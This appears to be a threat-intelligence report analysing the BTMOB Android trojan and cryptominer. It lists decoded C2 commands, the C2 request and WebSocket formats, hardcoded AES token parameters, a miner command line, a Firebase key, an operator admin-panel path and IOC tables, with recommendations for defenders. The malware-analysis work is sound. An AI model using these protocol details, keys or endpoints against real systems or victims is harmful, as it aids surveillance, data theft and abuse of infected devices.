fetch	Fetch contacts, SMS, call log or other data	(MEDIUM)
srh	Search device content	(MEDIUM)
upload	Upload file to C2	(HIGH)
screen	Screen capture	(HIGH)
mic	Microphone capture	(HIGH)
brows	Browser data monitoring	(MEDIUM)
bc	Broadcast intent	(LOW)

DECODED C2 COMMANDS (Part 2 of 2)

Command	Function Summary	Impact
scread	Screen reader dump	(HIGH)
ject	Inject script or command	(HIGH)
net	Network information	(LOW)
trm	Terminal or shell command execution	(HIGH)
update	Payload APK update	(HIGH)
calf	Calendar extraction	(MEDIUM)
tols	Installed application list	(MEDIUM)
clip	Clipboard read	(MEDIUM)
lock	Lock device screen	(MEDIUM)
chat	Chat application monitoring	(MEDIUM)
blker	Block or disable target app	(MEDIUM)
loc	GPS location tracking	(MEDIUM)
red	Redirect/open URL	(MEDIUM)
miner	Miner control (start/stop crypto miner)	(HIGH)
DDS	Data drop service (bulk exfiltration)	(HIGH)

ATTACK CATEGORIES:

Surveillance: screen, scread, mic, loc

Data Theft: upload, file, fetch, spng, clip, calf

Execution: trm (shell), ject/lject (inject)

Persistence: update (self-update), clone (app clone)

Device Ctrl: lock (lock screen), blker (block)

Cryptomining: miner


Exfiltration: DDS, fetch, brows

decoded C2 command dispatcher, showing the malware’s obfuscated command strings mapped to capabilities for keylogging, screenshots, SMS theft, file operations, overlay attacks, shell execution, crypto-mining control, and data exfiltration.

C2 Enrollment Token

The POST parameter named **user_email** is not an email address. It is an encrypted or encoded device registration token used during registration and heartbeat communication with the backend.

Observed Flow



C2 Request Pattern

Field	Value
Method	POST and HEAD observed
Path	/yaarsa/private/yarsap_80541.php
Content-Type	application/x-www-form-urlencoded
Parameter	user_email=<encrypted device token>
User-Agent	Dalvik/2.1.0 (Linux; U; Android 14; <device>)
Response Pattern	CO:Sleep or configuration command depending on capture

Request

prettyRawHex

POST /yaarsa/private/yarsap_80541.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 14; SM-A042F Build/UP1A.231005.007)
Host: 148.113.5.25
Connection: keep-alive
Accept-Encoding: gzip, deflate, br
Content-Length: 62

user_email=h6ZXp5%2Fsb1f%2BK12hLfdPIYbnX3vMkUOtocYV1C8M9SY%3D

Response

prettyRawHexRender

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Server: Microsoft-IIS/10.0
4 Date: Sat, 23 May 2026 09:37:46 GMT
5 Content-Length: 112
6
7 Conf:{"idf":"BT-MOB58824410b81976d7","sk":"ws:\\\\148.113.5.25:8080
","cip":"193.19.204.81","ad":"148.113.5.25")



C2 Token Encryption

The payload stores and handles device enrollment data using AES/CBC/PKCS5Padding with PBKDF2-derived key material. The values are present in source after decoding but are split and masked rather than written as direct plaintext.

Parameter	Value	Source summary
Algorithm	AES/CBC/PKCS5Padding	Decoded in s00.java
Key derivation	PBKDF2WithHmacSHA1	SecretKeyFactory in s00.java
Iterations	65536	PBEKeySpec parameter
Key size	128 bits	PBEKeySpec parameter
Password	4814780584699673	Constructed from split strings
Salt	2894356330652558	Constructed from split strings
IV	2230209522049090	Constructed from split strings
Stored token key	red_e	Decoded SharedPreferences key

Confirmed interpretation

- The default encrypted token decrypts to a 32-byte device identity value before URL encoding.
- The POST field name user_email is misleading; it carries the encrypted device identity token.
- The crypto pipeline helps obscure registration values in static analysis and SharedPreferences.

```
=====
EVIDENCE: C2 Enrollment Token (AES-CBC Encrypted Device ID)
The POST parameter 'user_email' is NOT an email. It is an
AES-CBC encrypted device token from SharedPreferences.
=====

=== STATIC ANALYSIS (Source Code) ===
The token storage mechanism is proven by decompiled source code,
regardless of whether runtime data exists on the device.

[1/3] Key Name Definition - re.java:66-68
-----
Three SharedPreferences key names are decoded via rf0.a():
Stored Token Key  Decoded Key  Obfuscated Reference
-----
red_e             "red_e"      re.n0 (line 66)
red_ip            "red_ip"     re.o0 (line 67)
red_k             "red_k"      re.p0 (line 68)

[2/3] Write Mechanism - to0.java:37-39
-----
The to0 class wraps SharedPreferences with:
public void a(String str, String str2) {
    this.a.put(str, str2);
    this.b.edit().putString(str, str2).apply();
}
This confirms the write path: edit().putString(key, value).apply()

[3/3] Read/Decrypt Mechanism - s00.java:43-50
-----
The s00 class provides AES-CBC decryption for reading back:
public String a(String str) {
    return new String(b(2).doFinal(Base64.decode(str, 2)));
}
This confirms the token is AES-CBC encrypted (PBKDF2, 65536 iters)
```

Registration Payload & Analysis

The malware performs a multi-stage registration process, capturing device enrollment data and establishing persistence. Technical analysis reveals the internal payload structure and post-enrollment flows used to maintain communication with C2 infrastructure.

```
=== RUNTIME STATUS (Live Device - ADB) ===
Device: SM-A042F (R8YV602FFME)
=====
--- Dropper (com.rognd.trisvectetd) ---
Entries:
  fire-count = 1
  last-used-date = "2026-05-23"
Entries:
  = true
Entries:
  modApkPathKey = "/data/user/0/com.rognd.trisvectetd/files/processed_miner/output_0.apk;;;" (APK file path)
Entries:
  modApkPathKey = "/data/user/0/com.rognd.trisvectetd/files/processed_user/output_0.apk;;;/data/us..." (APK file path)
Entries:
  testVersionCodeUsed = 599308031
Entries:
  requested = true
Entries:
  proxy_notification_initialized = true
  proxy_retention = false
Entries:
  date = 1779552679104
  url = "com.lrzdt.geysers" (installed payload)
Entries:
  app_installation = 20260524
  successful_payload_installation = true (confirmed install)
  app_alive_report_mills = 1779552658026
  mining_report = 0 (crypto mined)
  thermal_report_report_mills = 1779554461596
  mining_report_report_mills = 1779552658028
--- Payload (com.lrzdt.geysers) ---
Entries:
  aA = true
  rMic = false
  aSS = false
  aB = true
  aC = true
  aD = false
  aCam = true
  Initialized = true
  aF = true
  rCam = true
  aMic = false
  rA = true
  aBo = true
  aCP = false
  rB = true
  rC = true
  aRA = false
  rD = false
  rSS = false
  aRC = false
  aU = false
  rF = true
  aSms = true
  rLOC = false
  aRN = false
```

Runtime Status and Enrollment Payload Analysis

```
aRN = false
rBo = true
rCP = false
rRA = false
rRC = false
rU = false
aHP = false
aDP = false
rRN = false
rSms = true
aLOC = false
rHP = false
rDP = false
Entries:
  testVersionCodeUsed = 599308031
Entries:
  IDSCount = 1
Entries:
  Skiton_on = false
  auto_ok = true
  for_autos = false
  enb_trk = false
  Wscr = "720"
  Hscr = "1600"
  ID = "54116235278450116154" (device unique ID)
```

R Stored Token Key 'red_e': NOT FOUND (Runtime)
Reason: C2 enrollment had not completed at time of acquisition.
The app was in 'initialized-but-unenrolled' state.
Mechanism still confirmed via static analysis (source code).

=== POST-ENROLLMENT FLOW (Reconstructed) ===

Based on the source code, once C2 enrollment completes:

1. to0.a("red_e", AES_encrypt(device_id))
-> saved as SharedPreferences["red_e"]
2. to0.a("red_ip", c2_server_ip)
-> saved as SharedPreferences["red_ip"]
3. to0.a("red_k", key.material)
-> saved as SharedPreferences["red_k"]

POST http://<IP>/yaarsa/private/log_error.php
Body: user_email=<encrypted_token>&error_data=<info>

=== ENCRYPTION PARAMETERS (s00.java) ===

Algorithm AES/CBC/PKCS5Padding
Password re.C0 = 4814780584699673
Salt re.D0 = 2894356330652558
IV re.B0 = 2230209522049090
Iterations 65536 (PBKDF2WithHmacSHA1, key size 128 bits)

=== DEFAULT TOKEN DECRYPTION ===

File: rgsheelelhfvssxndr.java (line 17) - hardcoded fallback

Encrypted: "ESu8EgD74LD7KEP3E/SIMbkGwYAYrvVnWfuf28EEgCgJNF/p6Q95doW1ayxbB8xy"
Decrypted: "h6ZKp8/sb1f+K12hLfdPIYbnX3wHkUotcYwICBN9SY="

Post-Enrollment Flow Details

The detailed breakdown of the post-enrollment flow highlights the specific parameters and field mappings, including the misleading use of the 'user_email' field for device tokens.

Decoded Configuration Values

A 43-key lookup table in the installer DEX resolves important infrastructure and configuration strings at runtime. These values help tie together mining, telemetry and update behavior.

Category	Decoded value	Use
Miner pool	pool[.]jesfeqrj3[.]xyz:8443	Primary pool connection
Proxy pool	pool-proxy[.]jesfeqrj3[.]xyz:8443	Fallback mining endpoint
Miner binary	d-miner	Native binary launched by miner package
Miner args	-o <pool> -k --tls --no-color --nicehash	XMRig/NiceHash style invocation
Telemetry server	https://aptabase[.]jesfeqrj3[.]xyz:8443	Self-hosted Aptabase endpoint
Telemetry app key	A-SH-8430060486	Aptabase app identifier
Timezone	Asia/Singapore	Telemetry timestamp region
Firebase project	waking-21b04	FCM project config
FCM sender ID	39848184100	Messaging sender identifier
Binary URL	https://aptabase[.]jesfeqrj3[.]xyz/libmine-<arch>.so	Miner download path

Telemetry events

- app_installation
- successful_miner_installation
- successful_payload_installation
- app_alive
- mining_report
- thermal_report

These event names indicate that the malware operators track installation success, miner deployment, payload installation, heartbeats, mining performance and device thermal state.

Configuration & Infrastructure

The malware resolves infrastructure and configuration strings at runtime using a lookup table in the installer DEX. This connects mining operations with telemetry and update behaviors.

EVIDENCE: Infrastructure Configuration (43-Key Lookup Table)

All strings are obfuscated at rest via t9inJtRPbPx92cut75.UdEUV07ucRLxTCN77r(long) which uses a custom PRNG-based decoder with Java short sign-extension. The encoded form is a signed 64-bit long integer; the decoded form is the runtime string used by the app.

Mechanism: t9inJtRPbPx92cut75.UdEUV07ucRLxTCN77r(long_key) -> String

Mining		
Miner binary	-1140545567999778952L	d-miner
Direct pool	-1140545602359517320L	pool.jesfeqrj3.xyz
Primary pool	-1140545941661933704L	pool.jesfeqrj3.xyz:8443
Proxy pool	-1140546049036116104L	pool-proxy.jesfeqrj3.xyz:8443
Miner arg -o	-1140546182180102280L	-o
Miner arg -k	-1140546195065004168L	-k
Miner arg --tls	-1140546207949906056L	--tls
Miner arg --no-color	-1140546233719709832L	--no-color
Miner arg --nicehash	-1140546280964350088L	--nicehash
Telemetry (EventsTracker.java)		
App key	-1140549519369691272L	A-SH-8430060486
Server URL	-1140549588089168008L	https://aptabase.jesfeqrj3.xyz:8443
Timezone	-1140549747002957960L	Asia/Singapore
SDK version	-1140555077057372296L	aptabase-java@0.0.8
SH region key	-1140548660376232072L	https://aptabase.jesfeqrj3.xyz:8443
Telemetry events		
	-1140549012563550344	app_installation
	-1140549085577994376	successful_miner_installation
	-1140549214427013256	successful_payload_installation
	-1140549351865966728	app_alive
	-1140549394815639688	mining_report
	-1140549454945181832	thermal_report
Firebase (FCMSubscriber.java)		
FCM sender ID	-1140536939410481288L	39848184100
Project ID	-1140537304482701448L	waking-21b04
Storage bucket	-1140537132684009608L	waking-21b04.firebaseiostorage.app
API key	-1140537995972436104L	AIzaSyDDRPsZQIVKnIBw9nZuuhferi4-I0xwXU
App ID	-1140537935842893960L	1:39848184100:android:c44d4f602ecf40683bcb1
Miner download (MinerExecutableDownloader.java)		
arm64 suffix	-1140549785657663624L	arm64.so
arm32 suffix	-1140549824312369288L	armeabi-v7a
arm suffix 2	-1140549875851976840L	arm32.so
Prefix	-1140549914506682504L	libmine-
Primary URL	-1140550421312823432L	https://aptabase.jesfeqrj3.xyz/
Backup 1	-1140550563046744200L	https://www.backupdomain2026xxx001
Backup 2	-1140550713370599560L	https://www.backupdomain2026xxx002
Backup 3	-1140550863694454920L	https://www.backupdomain2026xxx003
Backup 4	-1140551014018310280L	https://www.backupdomain2026xxx004


infrastructure configuration and string deobfuscation, showing the malware's lookup table for mining pools, proxy endpoints, telemetry URLs, Firebase identifiers, payload download paths, and backup C2 infrastructure.



Runtime Analysis: C2 Behavior

Runtime analysis captured device enrollment, reporting, status messages, and feature-configuration responses. Sensitive device identifiers have been redacted for this report.

Sanitized WebSocket message flow



Observed fields in sanitized runtime messages

Field group	Examples	Meaning
Identity	idf, sidf, pid, conk,BTVR	Device and connection identifiers;
Device state	android_version, model, battery, network	Basic device profile and status
Activity state	act, vapps, activz, vLinks	Foreground and activity-related telemetry
Collection queues	keylogs, notifys, bsms, bcall	Buffers or counters for harvested data
Environment	AN, LT, BC, BP	Ambient state, light level, charging/battery
C2 options	keystrokes, notifications, livescreen, autoj	Runtime feature flags

Field	Meaning
idf / sidf	BTMOB-style device identifier.
pid	Numeric phone or installation identifier.
cip	Client-side public IP field; not treated as C2 infrastructure.
itype	Client type string, observed as Slr_client.
conk	Connection key; observed as ytbb.
BTVR	Bot version value; observed with BT-v4.2 format.
TRK / TAG	Tracking or campaign fields used by the operator.

C2 Communication Artifacts

The following analysis illustrates the structure of observed C2 message flows, field definitions, and raw WebSocket traffic captured during runtime.

EVIDENCE: Runtime Analysis - C2 Behavior (Burp Captures)

Captured WebSocket and HTTP traffic from device enrollment, detail reporting, periodic status and feature-configuration.

1. Device Enrollment (WebSocket message)

Device sends 'join' to C2 via initial HTTP -> gets WebSocket URL back

HTTP Response:

HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Microsoft-IIS/10.0

Conf:

idf: BT-MOB... (device fingerprint)
pid: ws://148.113.5.25:8080 (WebSocket server)
cip: 193.19.204.81 (client public IP)
ad: 148.113.5.25 (alternate address)

2. WebSocket Connection (device -> C2)

After connecting to ws://148.113.5.25:8080, device sends:

Join message:

```
{
  "idf": "BT-MOB58824410b81976d7",
  "pid": "54116235278450116115",
  "cip": "193.19.204.81",
  "itype": "Slr_client",
  "subc": "join",
  "msg": "0",
  "conk": "ytbb"
}
```

3. C2 Command message format

C2 sends commands wrapped in: {"type": "com", "pdata": {"msg": "<cmd>"}}

Example from Burp:

```
{ "type": "com", "pdata": { "msg": "spng" } }
```

type = "com" -> command message
pdata.msg -> the specific C2 command (spng, upload, etc.)

3. C2 Command message format

C2 sends commands wrapped in: {"type": "com", "pdata": {"msg": "<cmd>"}}

Example from Burp:

```
{ "type": "com", "pdata": { "msg": "spng" } }
```

type = "com" -> command message
pdata.msg -> the specific C2 command (spng, upload, etc.)

4. Observed field descriptions

Field	Value example	Purpose
idf	BT-MOB...	Device fingerprint / unique identifier
pid	54116...	Payload installation ID
cip	193.19.204.81	Client public IP (C2 sees it)
itype	Slr_client	Installer type (Slr = silencer?)
subc	join	Sub-command / message type
msg	0	Message sequence number
conk	ytbb	Connection key / session token
sk	ws://...	WebSocket server URL (from Conf response)
ad	148.113.5.25	Alternate C2 address

5. Subsequent messages (observed fields after join)

After enrollment, device sends periodic status with fields:

Field group	Examples	Purpose
Identity	idf, sidf, pid, conk	Device and connection identifiers
Device state	android_version, model, battery, network	Basic device profile and status
Activity state	act, vapps, activz, vlinks	Foreground and activity telemetry
Collection	keylogs, notifs, bsms, bcall	Buffers or counters for harvested data
Environment	AN, LT, BC, BP	Ambient state, light, charging, battery
C2 options	keystrokes, notifications, livescreen, autoj	Runtime feature flags from C2

runtime C2 behavior from captures, showing device enrollment, WebSocket communication with the C2 server, command message formatting, and periodic status reporting with device identifiers, telemetry, feature flags, and collected environment data.

WebSocket Command Format

WebSocket message to http://148.113.5.25:8080/

```
{
  "idf": "BT-MOB58824410b81976d7",
  "pid": "54116235278450116115",
  "cip": "193.19.204.81",
  "itype": "Slr_client",
  "subc": "join",
  "msg": "0",
  "conk": "ytbb"
}
```

Observed Data Fields

WebSocket message from http://148.113.5.25:8080/

```
{
  "type": "com",
  "pdata": {
    "msg": "spng"
  }
}
```

Sanitized Runtime Message Traffic Logs

WebSocket message from http://148.113.5.25:8080/

```
{
  "type": "com",
  "pdata": {
    "msg": "optns",
    "sidf": "BT-MOB58824410b81976d7",
    "op": {
      "activities": "\0", "keystrokes": "\0", "vlinks": "\0", "visitedlinks": "\0", "livescreen": "\0", "autoj": "\0"
    }
  }
}
```

Runtime Feature Control

The C2 can return an optns message that changes what collection features are active. This design allows operators to reduce noise, avoid triggering detection or activate specific capabilities only when useful.

Observed feature-toggle response

Toggle	Value	Observed status
keystrokes	1	Enabled
notifications	1	Enabled
Activities	0	Disabled
visitedapps	0	Disabled
visitedlinks	0	Disabled
livenotify	0	Disabled
livescreen	0	Disabled
autoj	0	Disabled

Operational meaning

- Keylogging and notification collection were enabled in the observed runtime configuration.
- Other higher-noise features such as live screen and auto-injection were disabled at that time.
- Because these flags are C2-controlled, future runtime sessions may enable different combinations.

WebSocket message from http://148.113.5.25:8080/

PreviousNextAction

Message

PrettyRawHex

```
1 {
  "type": "com",
  "pdata": {
    "msg": "optns",
    "sidf": "BT-M0B50824410b81976d7",
    "op":
      "{\r\n  \"Activities\": \"0\", \r\n  \"keystrokes\": \"1\", \r\n  \"notifications\": \"1\", \r\n  \"visitedapps\": \"0\", \r\n  \"visitedlinks\": \"0\", \r\n  \"livenotify\": \"0\", \r\n  \"livescreen\": \"0\", \r\n  \"autoj\": \"0\" \r\n}"
  }
}
```

Inspector

WebSocket C2 message showing an optns command from the server, with the malware reporting device identifiers and enabled feature flags such as keystrokes, notifications, visited apps, visited links, live notifications, live screen, and auto mode.

WebSocket Enrollment Evidence

Runtime traffic included a WebSocket device-profile message.

WebSocket Payload - All Fields

```
idf      = BT-MOB58824410b81976d7
sidf     = null
cip      = 193.19.204.81
pid      = 54116235278450116119
itype    = Slr_client
subc     = msg
conk     = ytbbs
msg      = (nested JSON object, see below)
```

```
type     = add
phone_name = 公司尼泊线
android_version = Android 14
model    = Galaxy A04e
battery_charge = t
battery_precentage = 2
network  = WIFI
install_date = 2026-05-23
phone_id = 54116235278450116119
sim      = N/A
keylogs  =
vapps    = null
activz   = null
notifys  = null
vLinks   = null
idf      = BT-MOB58824410b81976d7
BTVR     = BT-v4.2
TRK      = empty|
TAG      = App1
```

What this confirms

BT-MOB identity

The bot identifies itself with a BT-MOB installation ID and a separate numeric device identifier.

WebSocket protocol markers

The values itype=Slr_client, subc=msg, and conk=ytbbs are stable protocol artifacts

Device inventory

The add message sends OS version, device model, network type, install date, battery state, and SIM status.

Privacy impact

The wallpaper field carries a Base64 PNG wallpaper thumbnail, showing collection beyond basic heartbeat metadata.

C2 context

cip is the client public IP observed by the malware and should not be classified as C2 infrastructure by itself.



Wallpaper image from JSON

3 http://148.113.525.8080/ → To server 3499 12:37:51 23 May 2026 8666 2

Message

Pretty Raw Hex

```
1 {
  "idf": "BT-MOB58824410b81976d7",
  "sidf": "null",
  "cip": "193.19.204.81",
  "pid": "54116235278450116119",
  "itype": "Slr_client",
  "subc": "msg",
  "conk": "ytbbs",
  "msg": {
    "type": "add",
    "phone_name": "公司尼泊线",
    "android_version": "Android 14",
    "model": "Galaxy A04e",
    "battery_charge": "t",
    "battery_precentage": "2",
    "network": "WIFI",
    "install_date": "2026-05-23",
    "phone_id": "54116235278450116119",
    "sim": "N/A",
    "keylogs": "",
    "vapps": "null",
    "activz": "null",
    "notifys": "null",
    "vLinks": "null",
    "idf": "BT-MOB58824410b81976d7",
    "BTVR": "BT-v4.2",
    "TRK": "empty|",
    "TAG": "App1"
  }
}
```

Burp-captured WebSocket traffic showing the infected device sending a large status and telemetry message to the C2 server, including device identifiers, Android version, model details, battery/network state, feature flags, and collected application/activity data.



Network Traffic Findings

Network traffic contained malware-relevant HTTP polling and WebSocket patterns. The values below focus on repeatable infrastructure indicators and avoid exposing individual tokens.

Infrastructure Observations

Observation	Value
WebSocket hosts	148[.]113[.]5[.]25:8080
WebSocket user agent	okhttp/4.12.0
HTTP hosts observed	148[.]113[.]5[.]25
HTTP path	/yaarsa/private/yarsap_80541.php
Methods	POST and HEAD
POST parameter	user_email=<redacted encrypted token>
HTTP user agent	Dalvik/2.1.0 Android 14 pattern
Runtime config object	Conf:{idf, sk, cip, ad}
C2 option response	optns message enabling keystrokes and notifications
Heartbeat content	type=png with activity, queue and environment fields

Detection Value Summary


The strongest traffic signature is the combination of the following indicators:

- HTTP path: /yaarsa/private/yarsap_80541.php
- POST parameter: user_email
- User-Agent: Dalvik Android pattern
- WebSocket: Traffic to port 8080 using okhttp/4.12.0



Command-and-Control Infrastructure

BTMOB infrastructure differs by sample and runtime configuration. The same path and protocol patterns may point to different IPs across variants.



Observed C2 and Related Hosts


Type	Indicator	Notes
HTTP C2	148[.]113[.]5[.]25	/yaarsa/private/yarsap_80541.php observed in related analysis
WebSocket	148[.]113[.]5[.]25:8080	confirmed WebSocket upgrades
Fallback List	13[.]201[.]183[.]131, 45[.]149[.]114[.]40	Decoded or observed fallback infrastructure
Direct Socket	148[.]113[.]5[.]25:8080, 13[.]201[.]183[.]131:8080, 45[.]149[.]114[.]40:8080	Variant-specific direct C2 paths
Mining / Tel.	aptabase[.]jesfeqrj3[.]xyz:8443, pool[.]jesfeqrj3[.]xyz:8443	Mining and Aptabase-like telemetry
Relay	white-thunder-bef3[.]botmaster512[.]workers[.]dev	Miner binary redirect relay

Full APK list in Appendix — Slides 44–50.



Cryptocurrency Miner Component

The miner is implemented as a separate component that communicates with the main application through Android inter-process messaging and launches a native mining binary.



Miner Evidence	
Area	Observation
Launch method	Native process started with pool and TLS arguments
Command pattern	d-miner -o pool[.]jesfeogrj3[.]xyz:8443 -k --tls --no-color --nicehash
Binary URL & Redirect	libmine-<arch>.so via Cloudflare Workers relay at white-thunder-bef3[.]botmaster512[.]workers[.]dev
Binary & Strings	ARM64 ELF; XMRig-based and native OpenSSL 1.1.1 strings observed
Transport & Worker ID	TLS mining; Worker ID (Date + UUID) persisted in SharedPreferences

Operational Impact

Mining activity can drain battery, heat the device, consume data and create a monetization channel for the operators even when no banking action is executed.

Advanced Persistence and Evasion Tactics

Persistence Mechanisms

Boot Receiver: Restarts automatically after device reboot via BOOT_COMPLETED.

Foreground Service: Uses keep-alive behavior to minimize background termination.

Wake Lock: Bypasses battery optimization to keep CPU active for background mining.

Silent Media Loop: Emulates foreground media behavior to improve dropper survival.

Evasion & Concealment

SharedPreferences: Persists C2 tokens and device IDs across restarts.

Encrypted Assets: Employs high-entropy archives to hide payloads from static analysis.

Native Loader: Injects in-memory DEX logic to shift execution outside Java review.

Operator Infrastructure Surface Analysis

Runtime review identified an administration surface on the C2 path family. This finding provides critical infrastructure context regarding panel interaction authorization.

Admin Surface Properties

Server: 148[.]113[.]5[.]25. HTTP C2/Admin server seen in analysis.

Server Header: Microsoft-IIS/10.0.

Panel Path: /yaarsa/user/. Area separate from private C2.

Login Endpoints:
/yaarsa/user/create999.php

C2 Path: /yaarsa/private/. Separate malware communication path.

C2 Panel

148.113.5.25/yaarsa/user/create999.php

Admin Key

Enter

Operational Takeaway

Correlate admin panel discoveries with private C2 traffic to map out the full extent of the operator's backend infrastructure and potential management nodes.



Indicators of Compromise: Network

Type	Indicator	Confidence / Notes
C2 path	/yaarsa/private/	Confirmed source/path pattern
C2 handler	/yaarsa/private/yarsap_80541.php	Observed in source and network traffic
HTTP C2 IP	148[.]113[.]5[.]25	Observed runtime/admin/C2 context and Burp HTTP traffic
Mining pool	pool[.]jesfeoqrj3[.]xyz:8443, pool-proxy[.]jesfeoqrj3[.]xyz:8443	Decoded miner config
WebSocket C2	148[.]113[.]5[.]25:8080	confirmed websocket upgrades
Relay	white-thunder-bef3[.]botmaster512 [.]workers[.]dev	Miner binary redirect host
Mining/telemetry	aptabase[.]jesfeoqrj3[.]xyz:8443	Priority block and hunt indicator
External IP check	checkip.amazonaws.com	Used by some variants for public IP discovery

Visual variation across the same malware family

These decoy screenshots show the breadth of app names, icons, and decoy categories used across the 101-APK fleet — all dropping the same BTMOB payload.



Recommendations

Audience	Actions
Banks / fintechs	Treat suspected BTMOB as potential device + banking-session compromise. • Medium confidence: step-up or temporarily restrict high-risk actions: new beneficiaries, large transfers, card changes, password/MFA reset, and device re-registration. • High confidence: revoke sessions and device binding; require clean-channel re-verification through desktop, branch, call center, or new trusted device. • Correlate transaction behavior, device binding, app telemetry, IAM signals, customer history, and Play Integrity. Never rely on Play Protect, Play Integrity, or any single signal alone. • Protect sensitive screens/actions against overlay abuse, screen capture, accessibility misuse, tampering, and suspicious device states.
Enterprises	• Corporate-owned: enforce MDM/EMM controls to block sideloading, restrict accessibility services to an allowlist, disable developer options, require updates, and quarantine non-compliant devices. • BYOD: revoke work access, wipe the work profile where allowed, and provide remediation guidance. Do not assume forced full-device reset is possible. • Confirmed privileged access: quarantine and rebuild/factory reset managed devices. • Revoke active enterprise sessions and OAuth tokens tied to flagged devices.
SOC teams	• Add BTMOB hashes, package names, domains, URLs, and C2 IPs as IOCs. • Do not rely on IOCs alone. Correlate with MDM/MTD where available, app telemetry, IAM logs, DNS/proxy logs, device-binding changes, customer reports, and transaction anomalies. • Prioritize detections for sideloaded APKs, fake updates, hidden apps, new accessibility grants, overlay permission, SMS/notification abuse, device-admin abuse, suspicious banking-app launches, and anomalous transactions. • Use IOC hits as triage signals, then escalate based on confidence.
End users	• Prevention: install apps only from official stores, verify the publisher, and never sideload APKs from SMS, WhatsApp, Telegram, email links, or fake update pages. • Suspected infection: stop using that phone for banking. Use a clean channel: desktop browser, branch, call center, or clean replacement device. • Remove suspicious apps, revoke Accessibility/SMS/Notification/Draw-over permissions, update the phone, and run Play Protect as hygiene only. • Reset banking and email passwords from a clean device. Factory reset if privileged permissions were granted, the app is hidden/unremovable, removal is uncertain, or the bank/security team confirms high risk.

Conclusion

BTMOB represents a high-risk Android malware operation because it combines several disruptive capabilities within the same campaign framework: social engineering, staged payload loading, remote device control, device and user-data collection, overlay abuse, and cryptocurrency-mining infrastructure. The analyzed activity shows that the malware is not limited to a single APK or delivery site. CTM360's wider corpus review identified repeated BTMOB-aligned patterns across hundreds of Android samples, including shared loader behavior, recoverable C2 configuration, reused lure themes, and overlapping infrastructure.

The campaign is designed to scale. Operators can adapt the same victim path across countries, domains, app names, streaming brands, and backend infrastructure while preserving the core infection and control model. This makes BTMOB relevant beyond a single region or user group, particularly where users are likely to install APKs from third-party streaming or IPTV-themed websites.



Unique C2 IP Addresses

#	C2 IP (Defanged)	First Seen In	Lure URL
1	13[.]201[.]183[.]131	05445BEBE193718A	
2	13[.]233[.]224[.]5	C2C821C570B251D6	watch[.]plex[.]tv
3	35[.]220[.]178[.]176	3155077ADE6EEA3E	
4	43[.]230[.]200[.]170	ANR-TV.2	fizzio[.]tv
5	45[.]88[.]183[.]18	450A45E44E50D44C	
6	45[.]88[.]183[.]37	2D9F5CBD4DF9BD55	
7	45[.]149[.]114[.]40	28FE36653BAB1AC0	
8	45[.]149[.]114[.]82	0C31E03C6FF289E2	
9	45[.]149[.]114[.]109	720180B34547AB7D	
10	78[.]140[.]245[.]124	3155077ADE6EEA3E	
11	103[.]67[.]55[.]246	190934D358B0C0CB	
12	103[.]172[.]26[.]16	ANR-TV.2	fizzio[.]tv
13	103[.]227[.]210[.]161	2A9677523DFDFD64	
14	116[.]213[.]43[.]133	873D027C7A06B794	
15	139[.]84[.]140[.]40	0D2DA27DE58FB1FB	
16	148[.]113[.]3[.]2	450A45E44E50D44C	
17	148[.]113[.]5[.]25	05445BEBE193718A	
18	148[.]113[.]5[.]59	30D509FE139F1A53	
19	168[.]144[.]93[.]168	3155077ADE6EEA3E	
20	185[.]255[.]123[.]107	ANR-TV.2	fizzio[.]tv
21	188[.]208[.]141[.]194	EB3649B574F61223	sentsares.top
22	191[.]96[.]78[.]172	A45A64D4C861D973	
